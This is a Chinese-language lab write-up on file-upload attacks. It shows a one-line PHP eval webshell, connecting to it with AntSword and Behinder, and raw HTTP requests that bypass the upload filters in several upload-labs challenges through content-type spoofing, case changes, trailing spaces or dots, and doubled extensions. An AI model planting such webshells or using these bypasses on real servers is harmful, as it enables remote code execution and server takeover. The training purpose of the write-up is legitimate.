


1.利用post型小马进行漏洞利用

编写post小马并上传

```
1 <?php eval(@$_POST['cmd']); ?>
```

然后访问服务端的木马文件并使用post传参

PHP Version 5.5.38

System	Linux d2589c9e4eff 5.15.0-1023-azure #29~20.04.1-Ubuntu SMP Wed Oct 26 19:18:25 UTC 2022 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional ini files	/usr/local/etc/php/conf.d

LOAD SPLIT EXECUTE TEST SQL XSS SSRF SSTI SHELL ENCODING HASHING

URL
http://20.239.30.20/upload/1.php

☒ Use POST method

enctype
application/x-www-form-urlencoded

MODIFY HEADER


Body
cmd=phpinfo();

Name


☒ Upgrade-Insecure-Requests

2.利用蚁剑进行服务器权限控制

下载蚁剑源代码和加载器安装并打开





使用蚁剑添加数据



连接密码即为

```
1 <?php eval(@$_POST['cmd']); ?>
```

成功连接



3.利用冰蝎进行服务器权限控制

下载[冰蝎](#)

冰蝎v4.0.6 动态二进制加密Web远程管理客户端								
代理 导入 传输协议 批量检测 <input type="text" value="输入关键字搜索"/>								
网站分类	网站列表							
▼ 分类列表	编号	URL	IP	脚本类型	OS类型	备注	添加时间	状态
default	1	http://192.168.3.23:8080/aes.jsp	192.168.3.23	jsp			2022/08/01 15:37:57	●
	2	http://127.0.0.1:7001/style/shell.jsp	127.0.0.1	jsp	linux5.10.76-linuxk...		2022/08/17 14:47:00	●
	3	http://127.0.0.1:8080/shell.jsp	127.0.0.1	jsp	windows 1010.0a...		2022/08/18 19:16:49	●
请勿用于非法用途					冰蝎 v4.0.6 By rebeyond			

将webshell上传到服务器后添加数据即可连接

新增Shell

URL:

http://20.239.30.20/upload/shell.php

脚本类型:

php

加密类型:

☒ 默认
 ☐ 自定义
 * 默认: 使用冰蝎v3.0内置加密模式

连接密码:

rebeyond

分类:

default

自定义请求头:

请输入自定义请求头Key:value对, 一行一个, 如: User-Agent: Just_For_Fun

备注:

请输入备注信息

取消

保存


4.完成upload-labs1,2,11,6,8

Pass-01


利用JavaScript检测后缀



上传时候禁用JavaScript即可绕过



成功访问



Pass-02

分析代码可知对 Content-Type 添加判断

代码

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists(UPLOAD_PATH)) {
5         if (($FILES['upload_file']['type'] == 'image/jpeg') || ($FILES['upload_file']['type'] == 'image/png') || ($
6             $temp_file = $FILES['upload_file']['tmp_name'];
7             $img_path = UPLOAD_PATH . '/' . $FILES['upload_file']['name'];
8             if (move_uploaded_file($temp_file, $img_path)) {
9                 $is_upload = true;
10            } else {
11                $msg = '上传出错!';
12            }
13        } else {
14            $msg = '文件类型不正确, 请重新上传!';
15        }
16    } else {
17        $msg = UPLOAD_PATH . '文件夹不存在, 请手工创建!';
18    }
19 }
```

抓包修改 Content-Type 并上传


Request to http://20.239.30.20:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /Pass-02/index.php?action=show_code HTTP/1.1
2 Host: 20.239.30.20
3 Content-Length: 329
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://20.239.30.20
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIYUDx43AQektAbwt
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
  ication/signed-exchange;v=b3;q=0.9
10 Referer: http://20.239.30.20/Pass-02/index.php?action=show_code
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Cookie: td_cookie=3724383774; PHPSESSID=b2ep6uo14pfp24e18p2e03h24
14 Connection: close
15
16 -----WebKitFormBoundaryIYUDx43AQektAbwt
17 Content-Disposition: form-data; name="upload_file"; filename="1.php"
18 Content-Type: image/jpeg
19
20 <?php eval($_POST['cmd']); ?>
21 -----WebKitFormBoundaryIYUDx43AQektAbwt
22 Content-Disposition: form-data; name="submit"
23
24
25 -----WebKitFormBoundaryIYUDx43AQektAbwt--
26
```

成功访问

PHP Version 5.5.38

System	Linux d2589c9e4eff 5.15.0-1023-azure #29~20.04.1-Ubuntu SMP Wed Oct 26 19:18:25 UTC 2022 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	'./configure' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini

元家 控制台 源代码 性能 网络 内存 应用 Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS SSRF SSTI SHELL ENCODING HASHING

URL
http://20.239.30.20/upload/1.php

☒ Use POST method

enctype
application/x-www-form-urlencoded

MODIFY HEADER

Body
cmd=phpinfo();

Name
☒ Upgrade-Insecure-Requests

Name

Pass-06

分析代码可知使用黑名单验证文件后缀，但没有统一大小写

代码

Google Translate

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists(UPLOAD_PATH)) {
5         $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4"
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = deldot($file_name);//删除文件名末尾的点
8         $file_ext = strrchr($file_name, '.');
9         $file_ext = str_ireplace(':'.$DATA, '', $file_ext);//去除字符串::$DATA
10        $file_ext = trim($file_ext); //首尾去空
11
12        if (!in_array($file_ext, $deny_ext)) {
13            $temp_file = $_FILES['upload_file']['tmp_name'];
14            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
15            if (move_uploaded_file($temp_file, $img_path)) {
16                $is_upload = true;
17            } else {
18                $msg = '上传出错!';
19            }
20        } else {
21            $msg = '此文件类型不允许上传!';
22        }
23    } else {
24        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
25    }
26 }
```

使用大写后缀名绕过

```

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/108.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://20.239.30.20/Pass-05/index.php?action=show_code
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Cookie: td_cookie=3725911655; td_cookie=3727544857
14 Connection: close
15
16 -----WebKitFormBoundaryXxBKZKLQ1oiqwSG1
17 Content-Disposition: form-data; name="upload_file"; filename='info.Php'
18 Content-Type: application/octet-stream
19
20 <?php phpinfo(); ?>
21 -----WebKitFormBoundaryXxBKZKLQ1oiqwSG1
22 Content-Disposition: form-data; name="submit"
23
24 ☐
25 -----WebKitFormBoundaryXxBKZKLQ1oiqwSG1--
26

```

Pass-07

分析代码可知使用黑名单验证文件后缀，但没有去除空格

代码

```

1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".php",".php5",".php4"
6          $file_name = $_FILES['upload_file']['name'];
7          $file_name = deldot($file_name);//删除文件名末尾的点
8          $file_ext = strrchr($file_name, '.');
9          $file_ext = strtolower($file_ext); //转换为小写
10         $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
11
12         if (!in_array($file_ext, $deny_ext)) {
13             $temp_file = $_FILES['upload_file']['tmp_name'];
14             $img_path = UPLOAD_PATH.'/'.$date("YmdHis").rand(1000,9999).$file_ext;
15             if (move_uploaded_file($temp_file,$img_path)) {
16                 $is_upload = true;
17             } else {
18                 $msg = '上传出错!';
19             }

```

抓包添加空格绕过


```

Content-Length: 321
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://20.239.30.20
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary50zSoSjSFYw8gdGS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Referer: http://20.239.30.20/Pass-06/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: td_cookie=3726000388; PHPSESSID=b2ep6uo14pfhp24e18p2e03h24
Connection: close

-----WebKitFormBoundary50zSoSjSFYw8gdGS
Content-Disposition: form-data; name="upload_file"; filename="info.php "
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----WebKitFormBoundary50zSoSjSFYw8gdGS
Content-Disposition: form-data; name="submit"

00
-----WebKitFormBoundary50zSoSjSFYw8gdGS--

```

Pass-08

分析代码可知使用黑名单验证文件后缀，但没有去除。

```

1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".php",".php5",".php
6          $file_name = trim($_FILES['upload_file']['name']);
7          $file_ext = strrchr($file_name, '.');
8          $file_ext = strtolower($file_ext); //转换为小写
9          $file_ext = str_ireplace('::DATA', '', $file_ext); //去除字符串::DATA
10         $file_ext = trim($file_ext); //首尾去空
11
12         if (!in_array($file_ext, $deny_ext)) {
13             $temp_file = $_FILES['upload_file']['tmp_name'];
14             $img_path = UPLOAD_PATH.'/'.$file_name;
15             if (move_uploaded_file($temp_file, $img_path)) {
16                 $is_upload = true;
17             } else {
18                 $msg = '上传出错!';
19             }
20         } else {
21             $msg = '此文件类型不允许上传!';
22         }
23     } else {
24         $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
25     }
26 }

```

添加绕过

```

;q=0.8,application/signed-exchange;v=b3;q=0.9
3 Referer: http://20.239.30.20/Pass-07/index.php?action=show_code
1 Accept-Encoding: gzip, deflate
2 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
3 Cookie: td_cookie=3724569629; td_cookie=3727544857
4 Connection: close
5
6 -----WebKitFormBoundaryXZu00r4AQRq9RPkq
7 Content-Disposition: form-data; name="upload_file"; filename="info.php."
8 Content-Type: application/octet-stream
9
10 <?php phpinfo(); ?>
11 -----WebKitFormBoundaryXZu00r4AQRq9RPkq
12 Content-Disposition: form-data; name="submit"
13
14
15 -----WebKitFormBoundaryXZu00r4AQRq9RPkq--

```

Pass-11

分析代码可知根据黑名单将非法后缀替换为空

```

1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists(UPLOAD_PATH)) {
5         $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv"
6
7         $file_name = trim($_FILES['upload_file']['name']);
8         $file_name = str_ireplace($deny_ext,"", $file_name);
9         $temp_file = $_FILES['upload_file']['tmp_name'];
10        $img_path = UPLOAD_PATH.'/'.$file_name;
11        if (move_uploaded_file($temp_file, $img_path)) {
12            $is_upload = true;
13        } else {
14            $msg = '上传出错!';
15        }
16    } else {
17        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
18    }
19 }

```

修改双写绕过

```

Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: td_cookie=3727544857
Connection: close

```

```

-----WebKitFormBoundaryVl0g0fNmFJ00oQgh
Content-Disposition: form-data; name="upload_file"; filename="info.pphphp"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----WebKitFormBoundaryVl0g0fNmFJ00oQgh
Content-Disposition: form-data; name="submit"

--
-----WebKitFormBoundaryVl0g0fNmFJ00oQgh--

```